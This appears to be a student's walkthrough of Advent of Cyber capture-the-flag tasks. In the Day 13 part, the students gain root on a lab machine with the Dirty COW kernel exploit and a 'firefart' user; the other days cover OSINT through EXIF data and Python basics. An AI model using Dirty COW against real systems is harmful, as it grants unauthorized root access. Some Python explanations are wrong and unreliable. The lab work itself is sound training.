I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch
```

```
1211102001@kali: ~ ×    firefart@christmas: ~ ×
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# md5sum
clear  ^H
tree
^C
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# md5sum
^C
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```



Thought Process:

Using Nmap to scan the number of ports from the machine's IP, we found 3 ports. After scanning the ports, we try to access the telnet provider as we are asked. We then enter the logins needed to access the telnet provider. After logging in we use the "ls" command to see the items in the current directory. To find the Linux distribution, we use the commands "cat /etc/*release" , "uname -a" and "cat /etc/issue'. To know what contents are inside the directory we first ran the christmas.sh script, which gave us a colored christmas tree, then we used the "cat" command to see the contents of cookies_and_milk.txt file. After being given the hint of the file being written in C language partially part of Dirty Cow, we try to find the original version of Dirty Cow code by pasting a piece of the code's line into our search browser and find the github page of the code. We then created a new file naming it dirty.c containing the original code of Dirty Cow, we then compiled the dirty.c file which led to creating a file called "dirty". We then ran dirty which brought us to create a new user named firefart, and after creating the new user, we changed to the firefart's profile and given the profile id of 0, we then changed directories to /root which then we proceed to use the ls command. Which provides us that there's 2 files in the /root directory, we proceed to check what is in the message_from_the_grinch.txt file. It had told us to create a new file named "coal" placing it between the 2 files. We then used the "touch coal" command, which placed the file under the christmastree.sh . which then lead us to enter "tree | md5sum" to obtain the flag needed to complete Day 13.


Day 14 - OSINT – Where's Rudolph?

Tools used: mozilla firefox

Solution/walkthrough


<u>Question 1</u>

Searching the username given in the question in the Google




<u>Question 2</u>

Reading through the reddit post by Rudolph




Question 3

Searching Robert's last name on wikipedia.com




Question 4

Looking at the search result of Rudolph's username




Question 5

Visiting Rudolph's Twitter account




Question 6

Looking for Rudolph's favourite TV show in his tweet



Question 7

Using reverse image searching to identify where the parade took place




Question 8

Using exif data viewer to retrieve the specific coordinate of where the picture was taken

GPS	
GPS Latitude Ref	North
GPS Latitude	41.891815 degrees
GPS Longitude Ref	West
GPS Longitude	87.624277 degrees
Composite	
GPS Latitude	41.891815 degrees N
GPS Longitude	87.624277 degrees W
GPS Position	41.891815 degrees N, 87.624277 degrees W
Image Size	650x510

Question 9


Using exif data viewer to retrieve the flag



JFIF	
JFIF Version	1.01
Resolution Unit	inches
X Resolution	72
Y Resolution	72
IFD0	
Resolution Unit	inches
Y Cb Cr Positioning	Centered
Copyright	(FLAG)ALWAYSCHECKTHEEXIFD4T4
Exif IFD	
Exif Version	0231
Components Configuration	Y, Cb, Cr, -
User Comment	HL :)
Flashpix Version	0100


Question 10

Using the clue give in the google form



Question 11

Pasting the coordinate retrieved from exif data viewer into google Maps to get the street numbers of the hotel address.



Thought process/Methodology

First thing first, we searched Rudolph's username in Google to see the possible result that we can use to progress further. We found the link to Rudolph's Reddit comments history and clicked it. After that, we scrolled through Rudolph's comment and found that he was born in Chicago. It also said that his creator is Robert so we searched the name of Rudolph's creator in Google. As we already found out earlier when we were searching Rudolph's username in the Google, Rudolph also has a Twitter account with username @IGuidethe Claus2020. While scrolling through the Rudolph's tweets, we found that his favourite TV show at that time was Bachelorette. We downloaded the picture in Rudolph's tweet and reupload it in Google Images to know the location of the parade. After that, we downloaded the higher quality version of the image. Then, we used exif data viewer to extract the exif data that were attached to the image. We found the exact coordinate of the parade and we also found the flag for this task. After that, we pasted the coordinate of the parade into Google Maps and searched for the street numbers of the hotel nearby the parade.

Day 15 - Scripting - There’s a Python in my stocking!

Tools used: mozilla firefox, terminal

Solution/walkthrough

Question 1

Using Google to search what equals true

Is true equal to 1 in Python?

Because **True is equal to 1** and False is equal to 0 , adding Booleans together is a quick way to count the number of True values.

Question 2

Referring to the Libraries section in Day 15

Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

```
pip3 install requests beautifulsoup4
```

Question 3

Using Google to retrieve the answer for question 3

Python3. Explanation: If the argument passed to the bool function does not amount to zero then the Boolean function returns **true** else it always returns false. In the above code, in first line 'False' is passed to the function which is not amount to 0. Therefore output is true.

11 Jun 2021

Question 4

Referring to the command ran in Day 15

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Question 5

Running the question 5 command in terminal

```
dee@pop-os:~$ python3
Python 3.10.4 (main, Apr  2 2022, 09:04:19) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
>>>
>>>
```

Question 6

Referring to keyword under Variables section in Day 15

🧑‍🏭 Variables

Now in the last section, I said "String (a string of characters)".

What does that mean? In programming, we need to have data types. Every bit of data has a type in common with it. You already know some.

If I said: 1, 2, 3, 4, 5, 6, 7, 8, 9 "Are these sentences?" No! They're numbers. See, you already know data types 😜

In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, World!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Thought process/Methodology

As we know, true and false are also represented by binary which is 1 for true and 0 for false. So the output of true + true is 2. The database for installing other peoples libraries is PyPi where we just need tu run PyPi install command to install the library. As stated in the Day 15, it already specify the use of library Requests and BeautifulSoup4 where Requests is to download the webpage and stores it as a variable. To run the Code to analyse for question 5 in terminal, firstly we need to utilise Python3 first in order for the terminal to read what we want to write next as a Python script. It will output a list with addition of number 6 at the behind because we already appended it into the list.